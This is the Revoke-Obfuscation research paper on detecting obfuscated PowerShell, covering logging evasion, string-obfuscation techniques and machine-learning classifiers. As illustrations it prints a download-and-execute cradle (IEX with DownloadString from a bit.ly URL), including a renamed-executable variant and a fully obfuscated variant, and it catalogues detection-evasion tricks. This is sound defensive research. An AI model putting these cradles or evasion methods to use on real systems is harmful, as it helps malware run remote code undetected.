

Revoke-Obfuscation: PowerShell Obfuscation Detection Using Science

Daniel Bohannon @danielhbohannon | Lee Holmes @Lee_Holmes

Revoke-Obfuscation is the result of industry research collaboration between Daniel Bohannon - Senior Applied Security Researcher at [Mandiant / FireEye](#), and Lee Holmes – Lead Security Architect of Azure Management at [Microsoft](#).

Background

By far the most prevalent delivery and execution vehicle for malware in the industry today is basic malicious executables and malicious documents. While not represented accurately by its popularity in the news, a small portion of the current malware ecosystem leverages PowerShell as part of its attack chain. Of malware that uses PowerShell, the most prevalent use is the garden-variety stager: an executable or document macro that launches PowerShell to download another executable and run it.

Despite its relative statistical rarity, development of malicious and offense-focused PowerShell techniques has been a rich field of innovation. Commercial products have started to react to these techniques in several ways. Because they are often delivered as script files, Antivirus vendors have long had the ability to write signatures that block malicious PowerShell scripts. With the release of Windows 10, some vendors have additionally begun to implement support for Windows' [Antimalware Scan Interface](#). This interface gives Antivirus vendors the ability to implement deep content scanning, providing visibility as each stage of malware fetches and dynamically executes new instructions from a remote network location.

In addition to antivirus signatures, many SIEM vendors have started to implement alerting based on command-line parameters that are frequently used in malicious contexts. Palo Alto provides an excellent survey of commonly-used malicious PowerShell command-line arguments in their post, [Pulling Back the Curtains on EncodedCommand PowerShell Attacks](#).

As with any ecosystem, parts of the malicious and offense-focused community have started to adapt their tooling to avoid signature-based detections. Part of this response has come through an increased use of content obfuscation – a technique long employed at both the binary and content level by traditional malware authors.

In the Wild: FIN8

One example of threat actors using obfuscation techniques in the wild is FIN8, a financially-motivated targeted attacker. They use a handful of techniques to avoid traditional static detection.

Many have written regular expressions to try to detect these, but there are challenges with this approach.

Launch Techniques

Some organizations and SIEM vendors rely entirely on command-line logging (4688) event rather than PowerShell script block logs (4104) to detect malicious PowerShell. If the process name is "PowerShell" and the command-line arguments match some specific patterns, they flag that input as malicious.

There are two main ways that attackers can avoid this form of 4688-based command line logging: obscuring the name of the PowerShell executable, and breaking the link between PowerShell and the code it invoked as viewed from the command line logs.

To obscure the name of the PowerShell executable, some attackers will create (or include) a copy of PowerShell.exe, but rename it to something less suspicious – such as Firefox.exe, or Chrome.exe. The 4688 command line logs, then, would show something similar to:

```
Chrome -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command ↵  
"Invoke-Expression (New-Object System.Net.WebClient).DownloadString('https://bit.ly/L3g1t')"
```

After obscuring the name of the launching executable, the second primary mechanism to break 4688-based logging is to unlink the command-line arguments from the code they deliver. An example of this comes from PowerShell's (like most management / automation programs) ability to consume commands from the Standard Input stream.

```
-Command  
Executes the specified commands (and any parameters) as though they were  
typed at the Windows PowerShell command prompt, and then exits, unless  
NoExit is specified. The value of Command can be "-", a string, or a  
script block.  
  
If the value of Command is "-", the command text is read from standard  
input.  
  
If the value of Command is a script block, the script block must be enclosed  
in braces ({}). You can specify a script block only when running PowerShell.exe  
in Windows PowerShell. The results of the script block are returned to the  
parent shell as deserialized XML objects, not live objects.  
  
If the value of Command is a string, Command must be the last parameter  
in the command, because any characters typed after the command are  
interpreted as the command arguments.  
  
To write a string that runs a Windows PowerShell command, use the format:  
"& {<command>}"  
where the quotation marks indicate a string and the invoke operator (&)  
causes the command to be executed.
```

Two examples of this are:

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"  
SUCCESS
```

```
C:\Users\limited_user\Desktop>cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"
SUCCESS
```


When viewed in the event log, the arguments to PowerShell.exe are no longer directly visible:

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell IEX $input
```


For some of these launch techniques, reviewing the command line arguments of the parent process can be fruitful:

```
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"-
```


However, when this technique is chained several times, you must correlate several layers of process command lines to understand the code that was invoked.



Another technique, employed by the Kovter family of malware and others, is to store the malicious PowerShell commands in an environment variable and have PowerShell execute the content of that variable. Malwarebytes Labs gives an example of this approach in their post, [Untangling Kovter](#).



The content of the variable is a base64 encoded PowerShell script:



In addition to storing content in environment variables, it is also possible to deliver content so that reassembling the command lines from the chain of parent processes offers little to no insight. For example, one process could write a file while a second process – launched as a sibling process – reads from it.

While these launch techniques do not evade PowerShell script block logging, they are challenging behaviours to detect through command-line logging alone.

Obfuscating the Cradle

In addition to evasions of process command line logging, obfuscation of the PowerShell script text itself can prove very effective against static signature-based detections. This is a common battle ground between malware authors and antivirus vendors for all scripting languages, and this battle continues when applied to PowerShell scripts.

For the purposes of discussion, we will focus on an example download cradle as well as the static signatures that might be used to detect it.

```
PowerShell -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command ↵
"Invoke-Expression (New-Object System.Net.WebClient).DownloadString('https://bit.ly/L3g1t')"
```

An initial detection approach might attempt to match all of the following terms:

- Invoke-Expression
- New-Object
- System.Net.WebClient
- DownloadString(`http

Most of the obfuscation techniques that follow are automatically countered by PowerShell's script block and module logging, as well as the Antimalware Scan Interface. However, they are very effective when applied to content in transit – such as intercepted network requests, or files on disk.

- The URL is just a string, so can be concatenated and written in other ways such as "h" + "ttp". Additional string obfuscation techniques are covered below.
- System is optional in PowerShell type names, so System.Net.WebClient can be written as Net.WebClient
- PowerShell can use either single or double quotes in strings. Whitespace can be added almost anywhere, so DownloadString(` could just as easily be written as DownloadString("

- The WebClient class offers many methods to download content in addition to DownloadString, such as DownloadFile, DownloadData, and OpenReadAsync
- Method names such as DownloadString can be included in quotes and have escape characters included to create a syntax like `System.Net.WebClient).`D`o`wn`l`o`a`d`Str`in`g``. Because it can be treated as a string, string-based obfuscation techniques such as concatenation and reordering can also be used on the method name.
- Similar to method names, the `Net.WebClient` argument to `New-Object` can be obfuscated with escape characters, string-based obfuscation techniques, and concatenation across multiple variables. That can produce a result like: `$var1="`N`et."; $var2="`W`eb`C`l`ient"; (New-Object $var1$var2)`
- PowerShell command names often have aliases. For example, `Invoke-Expression` can also be referred to as `iex`.
- Even when commands do not have aliases, the `Get-Command` command lets a script author query the PowerShell command list and invoke the result. This query can include wildcards, so invoking `New-Object` can look like this: `& (Get-Command *w-O*)`. The invocation (`&`) operator in this example has an alternative, which is the dot (`.`) operator. The `Get-Command` cmdlet has an alias and can be dynamically invoked similarly, so is not safe to key on.
- In addition to `Get-Command` as a mechanism to query command names, PowerShell offers several API-style methods to query command names – such as `$ExecutionContext.InvokeCommand.GetCommand()`.
- The invocation (`&` and `.`) operators support string arguments. These can be easily obscured using obfuscation techniques such as string concatenation and string reordering.
- Detection of `Invoke-Expression` suffers from the same challenges of command obfuscation that `New-Object` and `Get-Command` suffer from. It is also popular in non-malicious contexts, making false positives based on this indicator a significant challenge.
- `Invoke-Expression` is not the only cmdlet or technique that can be used to invoke dynamically-generated code. Other alternatives are `Invoke-Command`, `Script Block` invocation (such as `& [Scriptblock]::Create("Write-Host Script Block Conversion")`), and dynamic script invocation APIs such as `$ExecutionContext.InvokeCommand.InvokeScript("Write-Host EXPRESSION")`.

String Obfuscation

Anything that allows a string as an argument can be obfuscated using string obfuscation techniques.

- String concatenation is a common way to break up identifiable strings. If a signature is written for the term, “http”, it can also be written as “h” + “ttp”. The most common form of concatenation is the ‘+’ operator, but PowerShell’s `-join` operator can also be used. In addition to PowerShell techniques, the `String.Join()` and `String.Concat()` methods from .NET can accomplish the same goals.
- PowerShell’s `-f` string formatting operator, based on the C# `String.Format` method, can create strings at runtime. The format operator uses format tokens like `{0}` and `{1}` to identify the order of replacement strings, so obfuscating the invocation of `New-Object` might look like

this with format operator obfuscation applied: `& ("{}{}{}" -f 'w-Ob', 'Ne', 'ject')`.

- Strings can be reversed through several mechanisms, such as PowerShell's array slicing operator (`-join "detacsufb0"[9..0]`), `Array.Reverse ($a = [char[]]"detacsufb0"; [Array]::Reverse($a); -join $a)`, reverse regular expression matching (`-join [Regex]::Matches("detacsufb0", '.', 'RightToLeft')`), and others.
- Strings can be split by an arbitrary delimiter, and then rejoined: `-join ("Obf~usc~ated" -split "~")`
- Through the `-replace` operator or the `String.Replace()` method, strings can be replaced either to remove delimiters, or change the meaning of a string: `"System.SafeClass" -replace "Safe", "Unsafe"`

While this depth of obfuscation may seem unlikely in reality, several automated toolkits exist today that can apply these techniques automatically. Two examples of this are [ISE Steroids](#) and [Invoke-Obfuscation](#). Each will take any PowerShell content and return an obfuscated version of that content. For example, the automated obfuscation of the example download cradle above can generate the following result, among many possible options:

```
.("{}{}" -f 'X','IE') (&("{}{}{}{}" -f 'ct','-Obje','w','Ne') ("{}{}{}" -f 'N','nt','et.WebClie')).("{}{}{}{}{}{}" -f 'dSt','rin','Downloa','g').Invoke("{}{}{}{}{}{}{}{}{}{}" -f 'tp:/', '3', 'g1t', '/', 'bit.ly/L', 'ht')
```

The output of both toolkits have been observed in obfuscated malware in the wild.

Changing the Cradle

Up to this point, we've discussed the many ways to obfuscate a simple, static, well-known download cradle. As touched on in the discussion of detecting the `DownloadString()` method, there are an enormous number of alternate ways to accomplish the goal of downloading and executing code.

A sister project to `Invoke-Obfuscation`, [Invoke-CradleCrafter](#) automates the generation of obscure or esoteric download cradles. Here is one example:


```

14 [C:\temp]
>> dir *.ps1 | % { Measure-VariableObfuscation.ps1 $_.FullName } | sort ObfuscationMetric

```

Path	Entropy	TopFourLetters	ObfuscationMetric
C:\temp\hello.ps1	0	0	0
C:\temp\foo2.ps1	0	1	0
C:\temp\2.ps1	0	0	0
C:\temp\1.ps1	0	0	0
C:\temp\3.ps1	0	0	0
C:\temp\verbose.ps1	3.17281073351987	0.666666666666667	1.05760357783996
C:\temp\msf_template.ps1	3.07084709362252	0.631578947368421	1.13136471870303
C:\temp\foo.ps1	3.65719253292414	0.588235294117647	1.50590280767465
C:\temp\pester.temp.tests.ps1	3.47972685963298	0.5625	1.52238050108943
C:\temp\configtest.ps1	3.75004181130572	0.495934959349594	1.89026497805654
C:\temp\sendmailmessagetest.ps1	3.79012121177685	0.48780487804878	1.94128159627595
C:\temp\Repro.ps1	4.16910660776366	0.46583850931677	2.22697620042034
C:\temp\sttest.ps1	4.27537906345103	0.469194312796209	2.26939552183183
C:\temp\TranscriptTest.ps1	4.17394102071541	0.425629290617849	2.39738946498757
C:\temp\Invoke-ActiveScriptEventConsumer.ps1	4.21710521416516	0.415384615384615	2.46538458674271
C:\temp\mywatch-command.ps1	4.2973293816282	0.42159383033419	2.48560182741991
C:\temp\Burn-Console.ascii.ps1	4.45029315016471	0.352501867064974	2.88155650574519
C:\temp\Burn-Console.ps1	4.45029315016471	0.352501867064974	2.88155650574519
C:\temp\Invoke-TokenManipulation.ps1	4.91011096435002	0.384693390598902	3.02122372925736
C:\temp\Invoke-TokenManipulationNonAdmin.ps1	4.91011096435002	0.384693390598902	3.02122372925736
:\temp\stager.ps1	5.32866566677047	0.244131455399061	4.02777076220679

The MSF-based stager had the most randomness in its variable names, and only 24% of the script came from the top four letters. For the “normal” scripts in that small-scale experiment, the top four letters accounted for 35% or more of the script.

Cosine Similarity

We can take this character frequency approach even further. This approach is explained in the blog post, [More Detecting Obfuscated PowerShell](#). Rather than analyze the frequency of the top four letters, we can analyze the frequency of each letter in a script. For example, here is an example of the average character frequency as computed from all of PosCode.org, a popular script sharing platform:

```

PS C:\PowerShellCorpus\PosCode> $globalFrequency = Measure-CharacterFrequency *.ps1
PS C:\PowerShellCorpus\PosCode> $globalFrequency | Select -First 20

```

Name	Percent
E	9.912
T	7.414
A	5.512
R	5.43
S	5.303
I	5.041
N	5.025
O	4.944
L	3.509
M	3.3
C	3.191
\$	3.076
P	2.914
D	2.753
U	2.29
-	1.955
.	1.917
"	1.822
F	1.626
G	1.526

When we compare that to the character frequency of some obfuscated samples, there is clearly a significant difference:

```
## The Token-based obfuscation that relies on the Format operator
PS > Measure-CharacterFrequency C:\temp\tokenall.ps1 | Select -First 10

Name Percent
----
'          20.175
{           7.456
}           7.456
/           5.702
E           3.947
T           3.509
N           3.509
"           3.509
(           3.07
)           3.07

## The one that relies on Invoke-Expression
PS > Measure-CharacterFrequency C:\temp\symbolic.ps1 | Select -First 10

Name Percent
----
$          21.808
{          21.659
}          21.659
+          13.313
"           7.452
=           2.832
[           2.086
(           1.689
;           1.54
)           1.341
```

One approach used frequently in the information retrieval community to rank and compare lists of numbers is called Cosine or Vector similarity. Rather than lists of character frequencies, the information retrieval community instead often creates lists – called Feature Vectors – based on other items of interest. For example, the number of occurrences of certain words, paragraph lengths, number of internal links, number of external links and more.

Cosine similarity builds on the same math that we use to measure the angle between two lines in geometry. As described on Wikipedia's [Cosine Similarity](#) article:


$$\text{similarity} = \cos(\theta) = \frac{\mathbf{A} \cdot \mathbf{B}}{\|\mathbf{A}\| \|\mathbf{B}\|} = \frac{\sum_{i=1}^n A_i B_i}{\sqrt{\sum_{i=1}^n A_i^2} \sqrt{\sum_{i=1}^n B_i^2}}$$

The information retrieval community extends this concept past two or three numbers (representing the two or three coordinate representation of a typical line) to hundreds or even thousands of elements. We can apply exactly this technique on a feature vector represented by character frequencies.

When we mix in two of our obfuscation samples with a random selection of 20 other scripts from PoshCode, the lack of similarity with the average character distribution really becomes obvious.

Name	Similarity
-----	-----
43a28a15-5023-4feb-a71f-abe95aa0f2a6.ps1	0.957
Export-PSCredential_4.ps1	0.979
Get-BogonList_1.ps1	0.925
Get-Netstat_1.9.ps1	0.89
Get-Parameter_8.ps1	0.959
group-byobject_4.ps1	0.939
IADsDNWithBinary Cmdlet_1.ps1	0.924
Import-ExcelToSQL_2.ps1	0.961
Invoke-Sql_2.ps1	0.979
List AddRemovePrograms.ps1	0.961
Lock-WorkStation.ps1	0.905
Monitor-FileSize_1.ps1	0.974
symbolic.ps1	0.157
Reverse filename sequenc.ps1	0.874
scriptable telnet client_2.ps1	0.967
Set Active Sync DeviceID.ps1	0.955
SharePoint Large Lists_1.ps1	0.944
Show-Sample_1.ps1	0.919
Start-Verify.ps1	0.923
tokenall.ps1	0.379

When we graph the similarity all of the scripts in PoshCode against its average character frequency, we can see a clear clustering that we should be able to use to trigger further investigation.



In ad-hoc experimentation, a similarity score lower than 0.8 can provide a good starting score for further investigation. However, this sample size was limited – and a rigorous evaluation of this approach was not possible without further data.

Building the PowerShell Corpus

Two major areas of weakness with the initial Cosine Similarity investigation were:

- 1) **Lack of variety.** Scripts shared in PoshCode have some degree of variety, but don't represent the full breadth of author experiences and scenarios in the PowerShell ecosystem. PoshCode actively encourages copying, modifying, and re-sharing existing scripts, so there were many examples that were redundant with respect to other scripts.
- 2) **Lack of labeled data.** Without an exhaustive labeling of which scripts were in fact obfuscated vs. which were not, the accuracy of Cosine Similarity cannot be measured. Despite having a reasonable number of false positives when all of the items below a similarity value of 0.8 were reviewed, it was not possible to measure how many obfuscated scripts were missed by having a similarity score greater than 0.8.

To build a much more robust and representative PowerShell Corpus, we downloaded approximately 408,000 PowerShell scripts and modules:

- All GitHub projects detected as having the 'PowerShell' language (383.7k files)
- All PowerShell Gallery modules (17.5k files)
- All PoshCode scripts (3.4k files)
- A large selection of GitHub gists detected as having the 'PowerShell' language (1.7k files)
- All Technet scripts (1.5k files)

To create a set of labeled data, we:

- Manually reviewed approximately 7,000 scripts from this corpus
- Incorporated 383 submissions from the [Underhanded PowerShell Contest](#)

- Generated 3,200 scripts by having Invoke-Obfuscation apply random amounts of obfuscation to scripts from the existing corpus.
- Generated 788 scripts by having ISE Steroids' obfuscation tool apply random amounts of obfuscation to scripts from the existing corpus.
- Generated 200 scripts by having Invoke-CradleCrafter apply random amounts of obfuscation to scripts from the existing corpus.

This manual and automatic labeling provided a training set of 5674 “known clean” files, as well as 5590 “known obfuscated” files. With this labeled data, we were then able to evaluate the empirical ability of the Cosine Similarity approach. Wikipedia’s [Precision and Recall](#) article is a great starting point for further discussion of these measurements.

Cosine Similarity produced great precision (89% of the items it considered obfuscated were in fact obfuscated), but suffered from poor recall (at scale, it only detected 37% of what was obfuscated). The F₁ score, which incorporates both of these metrics, demonstrates the relatively poor overall performance.

Measure	Score
Accuracy	0.71
Precision	0.89
Recall	0.37
F1 Score	0.52
True Positives	0.16
False Positives	0.02
True Negatives	0.55
False Negatives	0.27

In addition to the issue with false negatives, a significant vulnerability in the Cosine Similarity approach is its susceptibility to character frequency tampering. No matter the inherent character frequency of an obfuscated PowerShell script, it would be trivial to pad that script with comments, strings, or variable names that restored the character frequency of the script back to the industry average.

Leveraging the PowerShell Tokenizer and AST


Using character frequency as a feature vector on PowerShell scripts is a good start. However, the PowerShell engine includes two extremely powerful features to give tool authors deeper insight into the structure of PowerShell scripts: the PowerShell Tokenizer, and the PowerShell Abstract Syntax Tree (AST). These features are commonly used to enable syntax highlighting support for PowerShell editors (such as the PowerShell ISE and Visual Studio Code), as well as advanced code analysis features such as the detection of unused variables.

The [System.Management.Automation.Language.Parser](#) class provides access to both the tokenization of a PowerShell script and the tree-like representation of the script.


Tokenization provides access to PowerShell's initial basic extraction of comments, variable names, command names, operators, and more:

```

[Cs:\10.0.15063.0 (WinBuild.160101.0800)]
[Cs:\]
PS:152 > $tokens = @()
[Cs:\]
PS:153 > $ast = [System.Management.Automation.Language.Parser]::ParseInput('Get-Command -Name "{1}{0}" -f "-Process", "Get"', [ref] $tokens, [ref] $null)
[Cs:\]
PS:154 > $tokens | Format-Table
-----
Value      Text                                     TokenFlags                                Kind HasError Extent
-----
Get-Command Get-Command                               CommandName                               Generic      False Get-Command
           Get-Command                               ParseModeInvariant                       Parameter   False (-Name
           {1}{0}                                     ParseModeInvariant                       StringExpandable False {1}{0}
           -f                                         BinaryPrecedenceFormat, BinaryOperator, DisallowedInRestrictedMode Format      False -f
           "-Process"                               ParseModeInvariant                       StringExpandable False "-Process"
           ,                                         ParseModeInvariant                       Comma      False ,
           "Get"                                   ParseModeInvariant                       StringExpandable False "Get"
           )                                         ParseModeInvariant                       RParen     False )
           )                                         ParseModeInvariant                       EndOfInput False
  
```



PowerShell's parser additionally creates a tree-like representation of the script, called the Abstract Syntax Tree. This representation provides access to rich structural data about the script, such as the nesting of commands within script blocks, variables used in parameter arguments, and more:



Logistic Regression with Gradient Descent

With this advanced access to the structure of any given PowerShell script, we can begin to extract features much more descriptive of a script's composition than its character frequency alone. As part of this investigation, we wrote feature extractors to calculate and summarize 4098 unique script characteristics, including:

- Distribution of AST types
- Distribution of language operators
 - Assignment, binary, invocation, ...
- Array size ranges
- Statistics within each AST type
 - Character frequency, entropy, length (max, min, median, mean, mode, range), whitespace density, character casing, ...
- Statistics of command names, .NET methods, variables...

Rather than apply Cosine Similarity to this feature vector, we instead took a classification approach. This classification approach directly identifies the likelihood that a script is obfuscated, rather than use another metric (like similarity being greater than a certain number) to determine that fact.

A common approach to classification of feature vectors is to apply a linear regression. Most statistical and mathematical packages offer built-in functionality to create a linear regression. Excel is one popular choice. A linear regression is based on the simple concept that you take each feature, multiply it by a weight, and then add all of those results together. If the result is over a certain amount, then the sample is considered part of the target classification (i.e.: "obfuscated"), while otherwise it is not.

In pseudo-code, this looks similar to:

```
Result = Bias + (F1 * Weight1) + (F2 * Weight2) + (...)  
if(Result > Limit) { Obfuscated = True }
```

More important features will end up having higher weights than less important features. To keep the result within a reasonable range of values and also to enable some slightly non-linear distributions, it is common to apply the Logit function to this calculation. Together, this forms the basis of a Logistic Regression.

$$F(x) = \frac{1}{1 + e^{-(\beta_0 + \beta_1 x)}}$$

The final step in creating the PowerShell Obfuscation classifier is to decide on the appropriate weighting for each of the 4098 unique script features.

One approach is to do it manually, but that's error-prone and time consuming. Another approach is to employ a Gradient Descent algorithm, which is the approach we took.

The fundamental concept behind the Gradient Descent algorithm is similar to the back-propagation approach used in neural networks. For any given script that you have labeled data for, you can calculate the error between the actual result and the expected result. Based on this error, you can adjust all of the individual feature weights based on how much they contributed to the error. If the weight for a specific feature was large, it played a large role in the calculation of the actual result. Therefore, the weight will be adjusted downward more aggressively than feature weights that played a relatively more minor role.

When you apply this error correction approach over many thousands of iterations over the labeled training data set, the Gradient Descent algorithm will generate a set of weights for the feature vector that minimizes error as much as possible.

When doing this training, it is critical to separate the set of data used for training from the set of data used to calculate the actual results. Without this partitioning, a given weight vector can become over-trained to the point that it is extremely accurate on the training data, but loses a great deal of fidelity on unseen data. We followed common best practice and used a randomized 80% of the data for training, and 20% of the data for validation.

Results

By leveraging the incredible structure exposed through PowerShell's parser APIs and AST, the PowerShell Obfuscation classifier proved extremely robust against in-the-wild obfuscated PowerShell. We categorized in-the-wild obfuscated PowerShell as scripts output from Invoke-Obfuscation, Invoke-CradleCrafter, ISE Steroids, and the Underhanded PowerShell contest:

Measure	Cosine Similarity	Logistic Regression with Gradient Descent
Accuracy	0.71	0.96
Precision	0.89	0.96
Recall	0.37	0.95
F1 Score	0.52	0.96
True Positives	0.16	0.41
False Positives	0.02	0.01
True Negatives	0.55	0.55
False Negatives	0.27	0.02

This classifier has both an Accuracy and F1 score of 96%. It is 10 times better at finding obfuscated content than character frequency analysis alone, and has half of the false positives.

Deep Content Scanning

When performing an incident response, it is sometimes helpful to cast a wider net: to investigate more deeply than you would have otherwise because the likelihood for malicious content is high. For example, this script isn't malicious or obfuscated, but clearly relies on uncommon scripting techniques:



```
1 Get-WmiObject -Class Win32_MountPoint |
2 where {$_.Directory -like 'Win32_Directory.Name="D:\\\\MDBDATA*"} |
3 foreach {
4     $vol = $_.Volume
5     Get-WmiObject -Class Win32_Volume | where {$_.__RELPATH -eq $vol} |
6     Select @{Name="Folder"; Expression={$_.Caption}},
7     @{Name="Server"; Expression={$_.SystemName}},
8     @{Name="Size (GB)"; Expression={"{0:F3}" -f $($_.Capacity / 1GB)}},
9     @{Name="Free (GB)"; Expression={"{0:F3}" -f $($_.FreeSpace / 1GB)}},
10    @{Name="%Free"; Expression={"{0:F2}" -f $($(_.FreeSpace/$_.Capacity)*100)}}
11 }
```

